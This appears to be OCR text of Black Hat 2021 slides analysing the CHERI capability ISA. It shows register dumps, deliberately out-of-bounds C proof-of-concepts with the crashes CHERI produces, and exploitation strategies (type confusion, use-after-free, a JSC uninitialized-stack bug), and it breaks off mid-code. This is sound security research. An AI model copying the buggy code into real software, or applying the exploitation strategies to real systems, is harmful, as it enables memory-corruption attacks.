August 4-5, 2021

BRIEFINGS

Security Analysis of CHERI ISA

Saar Amar

Security Researcher

MSRC

Nicolas Joly

Security Engineer


MSRC


Microsoft

black hat USA 2021

Why are we here? Why CHERI?

- We're haunted by memory safety issues
- Enforcing memory safety is a nontrivial problem
- There are safe languages, Rust, .Net...
  - Too costly to rewrite everything
  - So we keep pushing more mitigations
    - And we keep getting owned
- What about hardware solutions?
  - Let's explore CHERI!






CHERI ISA 101

- Capability Hardware Enhanced RISC Instructions
- Extends conventional hardware ISAs (AArch64, MIPS, RISC-V) with new architectural features to enable fine-grained memory protection
  - Supports hybrid operation mode
- CHERI introduces capabilities
  - Unforgeable, bounded references to memory
  - Have base, length, permissions, and object type
- Each 16 bytes within a cacheline has 1 bit for tag
  - Enforces non forgeability while the capabilities are stored to memory
  - Reading/writing capabilities from/to memory requires special dedicated instructions

CHERI capabilities



- CHERI capabilities for 64-bit AS machines are 129-bit structures with…
- A 1-bit out-of-band tag, differentiating unstructured data from capability
  - Tags held in-line in registers and caches, “somewhere unseen” in memory
  - Storing data anywhere within a 128-bit granule of memory clears the associated tag
  - Loads, stores, jumps, etc. using a clear tag ==> CPU exception
- Compressed bounds limit reach of pointer
  - Floating-point compression technique (mild alignment requirements for large objects)
  - Address can wander “a bit” out of bounds; nearly essential for de facto C programming!
- Permissions field limits use; architecture- and software-defined permission flags
- Object Type field for sealed (immutable, non-dereferencable) caps

```
(gdb) i r
x0             0x4241c920          1111607584
x1             0x1                 1
x2             0x0                 0
x3             0x42592040          1113137216
x4             0x42592050          1113137232
x5             0x423ca2b0          1111270064
x6             0x80                128
x7             0x4a9aec00          1251666944
x8             0x3                 3
x9             0x10                16
x10            0xdc5d40004ad0ca40  -2567825842531939776
x11            0xfffffffffffffff8  -8
x12            0x18                24
x13            0x40                64
x14            0x0                 0
x15            0x0                 0
x16            0x40e91f10          1089019664
x17            0x418d7205          1099788805
x18            0x424e1124          1112412452
x19            0x4a9afc40          1251671104
x20            0x4a9afa58          1251670616
x21            0x4a9afa40          1251670592
x22            0x42592000          1113137152
x23            0x42570400          1112998912
x24            0x40ebd630          1089197616
x25            0x0                 0
x26            0x1                 1
x27            0x30                48
x28            0x3                 3
x29            0x4a9afa60          1251670624
x30            0x40d5b08d          1087746189
sp             0x4a9afa40          0x4a9afa40
pc             0x40d5b090          0x40d5b090 <WTF::(anonymous namespa
cpsr           0x64000200          [ EL=0 D C64 C Z ]
fpsr           0x10                16
fpcr           0x0                 0
```

```
pc             0x40d5b090          0x40d5b090 <WTF::(anonymous namespace)::lockHashtable()+120>
cpsr           0x64000200          [ EL=0 D C64 C Z ]
fpsr           0x10                16
fpcr           0x0                 0
c0             0x4241c9a0000000004241c920 0x4241c920 [,0x4241c9a7-0x42420246]
c1             0x1                 0x1
c2             0x0                 0x0
c3             0xdc5d4000604020000000000042592040 0x42592040 [rwRW,0x42592007-0x42592047]
c4             0xdc5d4000604020000000000042592050 0x42592050 [rwRW,0x42592007-0x42592047]
c5             0xdc5d400067c0a000000000000423ca2b0 0x423ca2b0 [rwRW,0x423ca007-0x423ca7c7]
c6             0x80                0x80
c7             0xdc5fc0006c10ec00000000004a9aec00 0x4a9aec00 [rwRWE,0x4a9aec07-0x4a9aec17]
c8             0x3                 0x3
c9             0x10                0x10
c10            0xdc5d40004ad0ca40  0xdc5d40004ad0ca40
c11            0xfffffffffffffff8  0xfffffffffffffff8
c12            0x18                0x18
c13            0x40                0x40
c14            0x0                 0x0
c15            0x0                 0x0
c16            0xb05fc00035f60eae0000000040e91f10 0x40e91f10 <void std::__1::__sort<std::__1::__less<unsigned long, unsigned long>&, unsigned lon
 long*, unsigned long*, std::__1::__less<unsigned long, unsigned long>&)@got.plt> [rxRE,0x401d5000-0x40ebe000]
c17            0xb05fc0009d07180100000000418d7205 0x418d7205 <std::__1::__sort<std::__1::__less<unsigned long, unsigned long>&, unsigned long*>(u
*, unsigned long*, std::__1::__less<unsigned long, unsigned long>&)+1> [rxRE,0x41860000-0x41974000] (sentry)
c18            0xdc5d400052801100000000000424e1124 0x424e1124 [rwRW,0x424e1107-0x424e1287]
c19            0xdc5fc0007c60fc40000000004a9afc40 0x4a9afc40 [rwRWE,0x4a9afc47-0x4a9afc67]
c20            0xdc5fc0007a59fa58000000004a9afa58 0x4a9afa58 [rwRWE,0x4a9afa5f-0x4a9b3a5e]
c21            0xdc5fc0007a50fa40000000004a9afa40 0x4a9afa40 [rwRWE,0x4a9afa47-0x4a9afa57]
c22            0xdc5d4000604020000000000042592000 0x42592000 [rwRW,0x42592007-0x42592047]
c23            0xdc5d4000450004000000000042570400 0x42570400 [rwRW,0x42570407-0x42570507]
c24            0xdc5fc0005640d630000000040ebd630 0x40ebd630 <WTF::(anonymous namespace)::hashtable> [rwRWE,0x40ebd637-0x40ebd647]
c25            0x0                 0x0
c26            0x1                 0x1
c27            0x30                0x30
c28            0x3                 0x3
c29            0xdc5fc0001b065b07000000004a9afa60 0x4a9afa60 [rwRWE,0x4a5b0000-0x4a9b0000]
c30            0xb05fc000b5f60eae0000000040d5b08d 0x40d5b08d <WTF::(anonymous namespace)::lockHashtable()+117> [rxRE,0x401d5000-0x40ebe000] (sent
csp            0xdc5fc0001b065b07000000004a9afa40 0x4a9afa40 [rwRWE,0x4a5b0000-0x4a9b0000]
pcc            0xb05fc00035f60eae0000000040d5b090 0x40d5b090 <WTF::(anonymous namespace)::lockHashtable()+120> [rxRE,0x401d5000-0x40ebe000]
ddc            0xdc5fc0000005400100000001000000000 0x1000000000 [rwRWE,0x1000000000-0x2000000000]
ctpidr         0xdc5d400042d0c21000000000401cc230 0x401cc230 [rwRW,0x401cc217-0x401cc2d7]
ctpidrro       0x0                 0x0
cid            0x0                 0x0
--Type <RET> for more, q to quit, c to continue without paging--
rcsp           0x0                 0x0
rddc           0x0                 0x0
rctpidr        0x0                 0x0
tag_map        0x7e1ff00b8         33856356536
(gdb)
```

Compiling C to CHERI

Language-level memory safety

Pointers to heap allocations

Function pointers

Pointers to global variables

Pointers to memory mappings

Pointers to stack allocations

Pointers to TLS variables

Pointers to sub-objects

Return addresses

GOT pointers

Vararg array pointers

PLT entry pointers

Stack pointers

C++ v-table pointers

ELF aux arg pointers

Sub-language memory safety

- CHERI capabilities used for both
  - **Language-level** pointers visible in source program
  - **Implementation** pointers *implicit* in source
- Compiler generates code to
  - build vararg arrays and bound caps thereto
  - bound address-taken stack allocs & sub-objects
- Loader builds capabilities to globals, PLT, GOT
  - Derived from kernel-provided roots
  - Bounds applied in startup, pre-main() code
- Small changes to C semantics!
  - memmove() preserves tags
  - Pointers have single provenance
  - Integer ↔ pointer casts require some care

See CHERI C/C++ Programming Guide.

```
saaramar@saaramar-Virtual-Machine: ~/Desktop/cheri
root@cheribsd-morello-purecap:~ # ./poc
pid 917 tid 100062 (poc) uid 0: capability abort, bounds violation
  c0: 0x0000fffffff7ffac [rwRW,0x0000fffffff7ffac-0x0000fffffff7ffb0]
  c1: 0x0000fffffff7ff9c [rwRW,0x0000fffffff7ff9c-0x0000fffffff7ffac]
  c2: 0x0000ffffbff7f800 [rwRW,0x0000ffffbff7f800-0x0000ffffbff7f950]
  c3: 0x0000000000000001 [rxR,0x0000000000030000-0x0000000000083900] (invalid,sentry)
  c4: 0x000000004014bd7d [rxR,0x0000000040130000-0x0000000040183900] (sentry)
  c5: 0x0000fffffff7d578 [rwRW,0x0000fffffff7d540-0x0000fffffff7d590]
  c6: 0x0000000040136668 [rxR,0x0000000040130000-0x0000000040183900]
  c7: 0x0000fffffff7d500 [rwRW,0x0000fffffff7d500-0x0000fffffff7d540]
  c8: 0x0000000000000000
  c9: 0x0000000000000041
 c10: 0x0000000000000000
 c11: 0x0000000000000427
 c12: 0x0000000000000000
 c13: 0x0000000000000000
 c14: 0x0000000000000000
 c15: 0x0000000000000000
 c16: 0x00000000402fd29d [rxR,0x000000004018f000-0x00000000407ec000] (sentry)
 c17: 0x0000fffffff7ff90 [rwRW,0x0000ffffbff80000-0x0000fffffff80000]
 c18: 0x0000000000000001
 c19: 0x0000ffffbff7f7e0 [rwRW,0x0000ffffbff7f7e0-0x0000ffffbff7f800]
 c20: 0x0000000000000001
 c21: 0x0000ffffbff7f800 [rwRW,0x0000ffffbff7f800-0x0000ffffbff7f950]
 c22: 0x0000000000000000
 c23: 0x0000000000000000
 c24: 0x0000000000000000
 c25: 0x0000000000000000
 c26: 0x0000000000000000
 c27: 0x0000000000000000
 c28: 0x0000000000000000
 c29: 0x0000fffffff7ffb0 [rwRW,0x0000ffffbff80000-0x0000fffffff80000]
 ddc: 0x0000000000000000
  sp: 0x0000fffffff7ff90 [rwRW,0x0000ffffbff80000-0x0000fffffff80000]
  lr: 0x00000000001108bd [rxR,0x0000000000100000-0x0000000000130e40] (sentry)
 elr: 0x00000000001108ac [rxR,0x0000000000100000-0x0000000000130e40]
spsr:         84000200
 far:     fffffff7ffac
 esr:         9200006a
In-address space security exception (core dumped)
root@cheribsd-morello-purecap:~ #
```

```c
#include <stdio.h>

int main(void) {
        char buf[0x10];
        buf[0x10] = (char)0x41;
        return 0;
}
```

```
0000000000010aa8 <main>:
   10aa8: ff 83 80 02     sub     csp, csp, #32
   10aac: e0 73 00 02     add     c0, csp, #28
   10ab0: 00 38 c2 c2     scbnds  c0, c0, #4
   10ab4: e1 33 00 02     add     c1, csp, #12
   10ab8: 21 38 c8 c2     scbnds  c1, c1, #16
   10abc: e8 03 1f 2a     mov     w8, wzr
   10ac0: 08 00 00 b9     str     w8, [c0]
   10ac4: 29 08 80 52     mov     w9, #65
   10ac8: 29 40 00 39     strb    w9, [c1, #16]
   10acc: e0 03 08 2a     mov     w0, w8
   10ad0: ff 83 00 02     add     csp, csp, #32
   10ad4: c0 53 c2 c2     ret     c30
```

SIGPROT here

Set bounds

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define SIZE 0x100

int main(void) {
        char *buf = (char*)malloc(SIZE);
        int offset = 0;

        if(!buf) {
                perror("malloc");
                return 1;
        }

        scanf("%d", &offset);

        printf("buf @ %#p\n", buf);
        printf("write: *(%p+0x%x) = 0x41\n", buf, offset);
        buf[offset] = 0x41;
        return 0;
}
```

saaramar@saaramar-XPS: /mnt/c/Users/saaramar

```
root@cheribsd-morello-purecap:~/pocs # ./heap_oob
256
buf @ 0x40834000 [rwRW,0x40834000-0x40834100]
write: *(0x40834000+0x100) = 0x41
In-address space security exception (core dumped)
root@cheribsd-morello-purecap:~/pocs #
```

```
22965c: e8 2f 00 b9     str     w8, [csp, #44]
229660: f9 9e 00 94     bl      0x251244 <malloc>
229664: a1 03 5b a2     ldur    c1, [c29, #-80]
229668: 20 00 00 c2     str     c0, [c1, #0]
22966c: e8 2f 40 b9     ldr     w8, [csp, #44]
229670: e0 13 40 c2     ldr     c0, [csp, #64]
229674: 08 00 00 b9     str     w8, [c0]
229678: 22 00 40 c2     ldr     c2, [c1, #0]
22967c: 22 01 00 b5     cbnz    x2, 0x2296a0 <main+0x98>
229680: 01 00 00 14     b       0x229684 <main+0x7c>
229684: 60 04 80 90     adrp    c0, #573440
229688: 00 00 42 c2     ldr     c0, [c0, #2048]
22968c: 09 21 00 94     bl      0x231ab0 <perror>
229690: 28 00 80 52     mov     w8, #1
229694: a0 03 5c a2     ldur    c0, [c29, #-64]
229698: 08 00 00 b9     str     w8, [c0]
22969c: 22 00 00 14     b       0x229724 <main+0x11c>
2296a0: 60 04 80 90     adrp    c0, #573440
2296a4: 00 40 20 02     add     c0, c0, #2064
2296a8: 01 00 40 c2     ldr     c1, [c0, #0]
2296ac: e0 07 00 c2     str     c0, [csp, #16]
2296b0: 20 d0 c1 c2     mov     c0, c1
2296b4: e1 0f 40 c2     ldr     c1, [csp, #48]
2296b8: a4 21 00 94     bl      0x231d48 <scanf>
2296bc: e1 17 40 c2     ldr     c1, [csp, #80]
2296c0: 21 00 40 c2     ldr     c1, [c1, #0]
2296c4: e2 07 40 c2     ldr     c2, [csp, #16]
2296c8: 43 04 40 c2     ldr     c3, [c2, #16]
2296cc: e0 0f 00 b9     str     w0, [csp, #12]
2296d0: 60 d0 c1 c2     mov     c0, c3
2296d4: 46 21 00 94     bl      0x231bec <printf>
2296d8: e1 17 40 c2     ldr     c1, [csp, #80]
2296dc: 21 00 40 c2     ldr     c1, [c1, #0]
2296e0: e2 0f 40 c2     ldr     c2, [csp, #48]
2296e4: 42 00 40 b9     ldr     w2, [c2]
2296e8: e3 07 40 c2     ldr     c3, [csp, #16]
2296ec: 64 08 40 c2     ldr     c4, [c3, #32]
2296f0: e0 0b 00 b9     str     w0, [csp, #8]
2296f4: 80 d0 c1 c2     mov     c0, c4
2296f8: 3d 21 00 94     bl      0x231bec <printf>
2296fc: e1 17 40 c2     ldr     c1, [csp, #80]
229700: 23 00 40 c2     ldr     c3, [c1, #0]
229704: e4 0f 40 c2     ldr     c4, [csp, #48]
229708: 88 00 80 b9     ldrsw   x8, [c4]
22970c: 29 08 80 52     mov     w9, #65
229710: 69 68 28 38     strb    w9, [c3, x8]
229714: e9 03 1f 2a     mov     w9, wzr
229718: a3 03 5c a2     ldur    c3, [c29, #-64]
22971c: 69 00 00 b9     str     w9, [c3]
229720: 01 00 00 14     b       0x229724 <main+0x11c>
```

The allocator allocates and sets bounds

Write 0x41 to the capability. SIGPROT here

Security implications for the exploit writer

- As capabilities have a length, CHERI ISA enforces spatial safety in the architectural level!

- Two main impacts:
  - OOBs vulnerabilities are deterministically mitigated and no longer a security concern
  - One can’t manufacture a pointer
    - Makes it much harder to build a “generic” arbitrary read/write primitive


- In summary, CHERI ISA is a game changer for the attacker
  - Let’s see some quick examples

Advantages

Technique	How CHERI ISA mitigates it
Corrupt absolute pointers	Tag bit violation
Corrupt least significant byte(s) (LSBs) of an existing pointer	Tag bit violation
Corrupt metadata as size/count/length/index of strings/vectors/arrays/etc.	Length violation
Intra object corruption: • Static buffers in a structures • Adjust pointers via arithmetic (while still in-bounds)	Length violation; requires a special LLVM flag

Memory safety issues

- While CHERI deterministically mitigates spatial safety at the architectural level, some bug-classes resist
- Temporal safety issues are still exploitable
  - double frees, UAFs, dangling pointers, etc.
- Type confusions are still exploitable
- Uninitialized stack/heap are still exploitable
- There is a great work-in-progress to mitigate these bug-classes with additional software mitigations
- Note that even if these bugs are exploitable, the exploitation is significantly harder, thanks to CHERI ISA



Vulnerabilities && exploits

Let the fun begin!

Possible attacks – examples


- As CHERI-ISA doesn't mitigate type confusions, we can create type confusions scenarios between C++ objects

- Very powerful exploitation primitive, as we can call **arbitrary methods in existing objects' vtables**
  - while the entire objects' metadata is "corrupted"
  - very similar to the PAC bypass in ObjC that relies on isa ptr being unprotected

- Of course, type confusions can be exploited in many ways:
  - corrupt metadata and escalate privileges (read-only attacks, etc.)
  - information disclosures (some models such as Chrome's sandbox for Windows rely on secrets)

Impact of PAC


- Current exploit requires faking a code pointer (ObjC method Impl) to gain control over instruction pointer...
- => No longer possible with PAC enabled



https://saelo.github.io/presentations/36c3_messenger_hacking.pdf

PAC Bypass Idea

- Class pointer of ObjC objects (“ISA” pointer) not protected with PAC (see Apple documentation)
- => Can create fake instances of legitimate classes
- => Can get existing methods (== gadgets) called



https://saelo.github.io/presentations/36c3_messenger_hacking.pdf

Exploitation over CHERI ISA

- Usually, the circle of life works as follows; we
  - find an awesome 0day
  - shape some memory layout
  - trigger the vulnerability, corrupt some target structure
  - gain relative/arbitrary RW
  - game over
- With CHERI, the “gain relative/arbitrary RW” phase is broken!
  - in order to gain a generic arbitrary RW, we need to gain a capability with a length that spans the entire virtual address space
  - there is no reason the allocator will generate such a capability
    - yes, we have to make sure the allocator checks metadata before using it ☺

Exploitation over CHERI ISA

- CHERI introduces a new restriction – we can't corrupt pointers
  - vtables, function pointers, etc.
  - return addresses, LRs, etc.
  - structures, buffers, etc.
- Including no partial corruption (LSB, etc.)
- What we **can** do, is **move** an **existing** capability to another address
- Example: exploit a UAF by replacing structure A with structure B, such that we have different vtable/pointers at the same offsets
  - Such "type confusions" yield very powerful primitives

Exploitation over CHERI ISA

- Note that given CHERI, bypassing ASLR gives us nothing

- We can't corrupt pointers at all, so there is 0 value for knowing the layout of virtual addresses of stack, heap, libs, etc.

- Actually, when building CHERI, one of the considerations was to assume a model without ASLR at all
  - i.e. – in the threat model, we assume we give everyone the memory layout

- Clearly, **information disclosure** is still in the threat model!
  - Leak secrets/data that should not be leaked
  - Good example: leak port names to escape the Chrome sandbox on Windows

JSC

- Java Script Core, a built-in JavaScript engine for WebKit
- We have a working build of JSC and Webkit over purecap CHERI
- Great place to exploit vulnerabilities in
  - Scripting language
  - JIT (as of today, supported only in Morello-qemu)
- Many RCEs vulnerabilities
  - Especially in the JIT compiler

Vulnerability #1 – JSC uninitialized stack

- Very powerful uninitialized stack vulnerability

- https://trac.webkit.org/changeset/244058/webkit
  - Bug 196716
  - Credit: **Bruno** (@bkth_)

- **Luca Todesco** (@qwertyoruiop) did an amazing job exploiting it
  - https://iokit.racing/jsctales.pdf
  - Check it out!

- Let's dig into the root cause of the bug

Register allocation

- Registers are a limited resource
  - There are algorithms that assign registers dynamically

- In order to free some registers up when there are none available, we need to store the existing ones to memory, and restore them later

- In many cases, these values are being spilled to the stack

The vulnerability

- JSC objects are garbage collected
  - Upon entry, GC marks from top of the stack -> current stack frame
- The register allocator assumes allocations happen unconditionally
  - Conditional branch may skip register allocation and the potential spill to the stack
- If there is a flow where a variable corresponding to the supposedly-spilled register is later used, it will be used as an **uninitialized data from the stack**
- JIT assumes the mentioned variable holds a JS value of a specific type
- We can use a JS value of any other type
  - Which gives us a **type confusion** ☺

https://iokit.racing/jsctales.pdf

SpeculativeJIT::compileStringSlice

```
GPRTemporary temp(this);
GPRReg tempGPR = temp.gpr();

m_jit.loadPtr(CCallHelpers::Address(stringGPR, JSString::offsetOfValue()), tempGPR);
auto isRope = m_jit.branchIfRopeStringImpl(tempGPR);

GPRTemporary temp2(this);
